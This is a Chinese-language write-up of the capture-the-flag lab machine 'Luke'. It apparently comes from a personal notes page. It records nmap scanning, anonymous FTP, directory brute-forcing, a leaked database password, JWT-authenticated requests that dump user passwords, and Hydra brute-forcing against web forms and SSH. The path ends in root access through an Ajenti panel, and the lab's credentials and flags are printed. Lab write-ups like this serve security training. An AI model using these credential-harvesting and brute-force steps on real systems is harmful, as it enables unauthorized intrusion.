

Luke, jwt(令牌處理)、帳密爆破

```
└─# nmap -sCV -p21,22,80,3000,8000 -A 10.10.10.137
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-13 05:15 PDT
Nmap scan report for 10.10.10.137
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3+ (ext.1)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.10.14.4
|   Logged in as ftp
|   TYPE: ASCII
|   No session upload bandwidth limit
|   No session download bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.3+ (ext.1) - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0          0          512 Apr 14  2019 webapp
22/tcp    open  ssh?
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http     Apache httpd 2.4.38 ((FreeBSD) PHP/7.3.3)
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Luke
|_http-server-header: Apache/2.4.38 (FreeBSD) PHP/7.3.3
3000/tcp  open  http     Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
8000/tcp  open  http     Ajenti http control panel
|_http-title: Ajenti
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: FreeBSD 12.0-RELEASE - 13.0-CURRENT (96%), FreeBSD
11.2-RELEASE - 11.3 RELEASE or 11.2-STABLE (93%), FreeBSD 12.0-RELEASE -
12.1-RELEASE or 12.0-STABLE (93%), FreeBSD 11.0-RELEASE - 12.0-CURRENT
```

(92%), FreeBSD 11.1-RELEASE or 11.2-STABLE (92%), FreeBSD 11.3-RELEASE (92%), FreeBSD 11.1-STABLE (91%), FreeBSD 11.0-STABLE (90%), FreeBSD 11.1-RELEASE (90%), FreeBSD 11.2-RELEASE - 11.3-RELEASE (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)

HOP	RTT	ADDRESS
1	249.25 ms	10.10.14.1
2	249.35 ms	10.10.10.137

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 190.47 seconds

FTP可匿名登入，並獲取一個檔案

```
└─# ftp 10.10.10.137
Connected to 10.10.10.137.
220 vsFTPD 3.0.3+ (ext.1) ready...
Name (10.10.10.137:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||28859|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      512 Apr 14  2019 webapp
226 Directory send OK.
ftp> cd webapp
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||53131|)
150 Here comes the directory listing.
-r-xr-xr-x  1 0      0      306 Apr 14  2019 for_Chihiro.txt
226 Directory send OK.
ftp> get for_Chihiro.txt
local: for_Chihiro.txt remote: for_Chihiro.txt
229 Entering Extended Passive Mode (|||17798|)
150 Opening BINARY mode data connection for for_Chihiro.txt (306 bytes).
100% |*****| 306 100.00 KiB/s 00:00 ETA
226 Transfer complete.
306 bytes received in 00:00 (1.09 KiB/s)
```

內容

```
└─# cat for_Chihiro.txt
```

Dear Chihiro !!

As you told me that you wanted to learn Web Development and Frontend, I can give you a little push by showing the sources of the actual website I've created .

Normally you should know where to look but hurry up because I will delete them soon because of our security policies !

Derry

目前已知疑似使用者：Chihiro、Derry

80Port進行目錄爆破

```
gobuster dir -u http://10.10.10.137/ -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -k -x php
```

```
/login.php          (Status: 200) [Size: 1593]  
/member            (Status: 301) [Size: 235] [-->  
http://10.10.10.137/member/]  
/management(需要帳密登入)      (Status: 401) [Size: 381]  
/css                (Status: 301) [Size: 232] [-->  
http://10.10.10.137/css/]  
/js                 (Status: 301) [Size: 231] [-->  
http://10.10.10.137/js/]  
/vendor             (Status: 301) [Size: 235] [-->  
http://10.10.10.137/vendor/]  
/config.php         (Status: 200) [Size: 202]  
/LICENSE            (Status: 200) [Size: 1093]
```

在 `http://10.10.10.137/config.php` 發現

```
$dbHost = 'localhost';  
$dbUsername = 'root';  
$dbPassword = 'Zk6heYCyv6ZE9Xcg';  
$db = "login";  
  
$conn = new mysqli($dbHost, $dbUsername, $dbPassword,$db) or die("Connect  
failed: %s\n". $conn -> error);
```

測試 `/login.php`、`/management` 登入介面，都無法登入

3000Port



繼續爆破

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNzI4OTYxLCJleHAiOjE3Mjg5OTUzNjF9.0giiovGxnL1eKd0Ekd2ARlz7sSCa6Ag8XznV4HBGZXCE
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "username": "admin",
  "iat": 1728904961,
  "exp": 1728991361
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  
) ☐ secret base64 encoded
```

使用獲取的 `jwt` 去驗證 `users` 獲取以下資訊

```
└─# curl -s http://10.10.10.137:3000/users -H
"authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNzI4OTYxLCJleHAiOjE3Mjg5OTUzNjF9.0giiovGxnL1eKd0Ekd2ARlz7sSCa6Ag8XznV4HBGZXCE"| jq .
[
  {
    "ID": "1",
    "name": "Admin",
    "Role": "Superuser"
  },
  {
    "ID": "2",
    "name": "Derry",
    "Role": "Web Admin"
  },
  {
    "ID": "3",
    "name": "Yuri",
    "Role": "Beta Tester"
  },
  {
    "ID": "4",
    "name": "Dory",

```

```
    "Role": "Supporter"
  }
]
```

* * *

找到以上四個帳號，但目前只知道admin有包含密碼

帳：Admin 密：Zk6heYCyv6ZE9Xcg

Derry

Yuri

Dory

如果我在 `http://10.10.10.137:3000/users/ $` 放入使用者 會出現

```
(root@kali:~)
# curl -s http://10.10.10.137:3000/users/Admin -H "authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNzI4OTA0OTYxLCJleHAiOjE3Mjg5OTEzNjF9.OgiOVGxnL1eKd0Ekd2ARlZ7sSCa6Ag8XznV4HBGZXCE" | jq .
{
  "name": "Admin",
  "password": "WX5b7)>/rp$U)FW"
}
```

使用sh腳本顯示全部

```
#!/bin/sh
# for user in {admin,Derry,Yuri,Dory};do curl -s
http://10.10.10.137:3000/users/$user -H
"authorization:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNzI4OTA0OTYxLCJleHAiOjE3Mjg5OTEzNjF9.OgiOVGxnL1eKd0Ekd2ARlZ7sSCa6Ag8XznV4HBGZXCE";echo;done
{"name":"Admin","password":"WX5b7)>/rp$U)FW"}
{"name":"Derry","password":"rZ86wwLvX7jUxtch"}
{"name":"Yuri","password":"bet@tester87"}
{"name":"Dory","password":"5y:!xa=ybfe)/QD"}
```

進行80Port http爆破(失敗)

```
#!/bin/sh
# hydra -L username -P passwd 10.10.10.137 -s 80 http-form-post
"/login.php:Username=^USER^&Password=^PASS^&Submit=Login:Warning Incorrect
information."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-14
04:57:16
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries
(l:4/p:4), ~1 try per task
[DATA] attacking http-post-
form://10.10.10.137:80/login.php:Username=^USER^&Password=^PASS^&Submit=Logi
n:Warning Incorrect information.
[80][http-post-form] host: 10.10.10.137 login: Derry password:
```

```

rZ86wwLvX7jUxtch
[80] [http-post-form] host: 10.10.10.137 login: Derry password:
5y:!xa=ybfe)/QD
[80] [http-post-form] host: 10.10.10.137 login: Yuri password:
bet@tester87
[80] [http-post-form] host: 10.10.10.137 login: Dory password:
rZ86wwLvX7jUxtch
[80] [http-post-form] host: 10.10.10.137 login: Derry password:
WX5b7)>/rp$U)FW
[80] [http-post-form] host: 10.10.10.137 login: Derry password:
bet@tester87
[80] [http-post-form] host: 10.10.10.137 login: Yuri password:
5y:!xa=ybfe)/QD
[80] [http-post-form] host: 10.10.10.137 login: Yuri password:
WX5b7)>/rp$U)FW
[80] [http-post-form] host: 10.10.10.137 login: Dory password:
bet@tester87
[80] [http-post-form] host: 10.10.10.137 login: Yuri password:
rZ86wwLvX7jUxtch
[80] [http-post-form] host: 10.10.10.137 login: Dory password:
WX5b7)>/rp$U)FW
[80] [http-post-form] host: 10.10.10.137 login: admin password:
WX5b7)>/rp$U)FW
[80] [http-post-form] host: 10.10.10.137 login: Dory password:
5y:!xa=ybfe)/QD
[80] [http-post-form] host: 10.10.10.137 login: admin password:
rZ86wwLvX7jUxtch
[80] [http-post-form] host: 10.10.10.137 login: admin password:
bet@tester87
[80] [http-post-form] host: 10.10.10.137 login: admin password:
5y:!xa=ybfe)/QD
1 of 1 target successfully completed, 16 valid passwords found

```

進行22Port 爆破(失敗)

```

hydra -L username -P passwd 10.10.10.137 ssh -s 22
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-14 04:59:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), -1 try per task
[DATA] attacking ssh://10.10.10.137:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-14 05:00:47

```

8000Port不好爆破，沒出現錯誤，是直接重定向
 回到80Port的 `/management` 進行爆破(成功)

```

hydra -L username -P passwd 10.10.10.137 -s 80 http-get "/management"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use

```

in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2024-10-14 05:07:27

[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), ~1 try per task

[DATA] attacking http-get://10.10.10.137:80/management

[80][http-get] host: 10.10.10.137 login: Derry password: rZ86wwLvX7jUxtch

1 of 1 target successfully completed, 1 valid password found

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2024-10-14 05:07:29


登入後發現 `http://10.10.10.137/management/config.json` 有疑似8000Port的帳密。

username = root


passwd = KpMasng6S5EtTy9Z

```
ajenti.plugins.logs.main.Logs: { "root": "/var/log" }
ajenti.plugins.mysql.api.MySQLDB: '{"password": "", "user": "root", "hostname": "localhost"}'
ajenti.plugins.fm.fm.FileManager: '{"root": "/"}'
ajenti.plugins.tasks.manager.TaskManager: '{"task_definitions": []}'
ajenti.users.UserManager: '{"sync-provider": ""}'
ajenti.usersync.adsync.ActiveDirectorySyncProvider: '{"domain": "DOMAIN", "password": "", "user": "Administrator", "base": "cn=Users,dc=DOMAIN", "add'
ajenti.plugins.elements.usermgr.ElementsUserManager: '{"groups": []}'
ajenti.plugins.elements.projects.main.ElementsProjectManager: '{"projects": "KGxwMQou\\n"}'
password: "KpMasng6S5EtTy9Z"
permissions: []
language: ""
bind:
  host: "0.0.0.0"
  port: 8000
enable_feedback: true
```


登入成功



發現有可執行命令的東西



可直接獲取最高權限並得的旗標

```
ajenti  Terminal 0 X
Insecure communication
Please set up SSL as soon as possible!

Bad -c option
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# whoami
root
# ls
.cshrc      .sujournal  boot        etc          libexec     net          rescue      sbin         usr
.profile    COPYRIGHT   dev         home         media       nodeapp     restoresymtable sys         var
.snap       bin         entropy     lib          mnt         proc        root        tmp
# cd home
# ls
derry
# cd derry
# ls
.cshrc      .login      .login_conf .mail_aliases .mailrc     .profile    .shrc       user.txt
# cat user.txt
f37b7d3c5ac4da9c27f1627833228fc1
# cat /root/root.txt
0f67a192b51cea3344015facb05cd83b
# _
```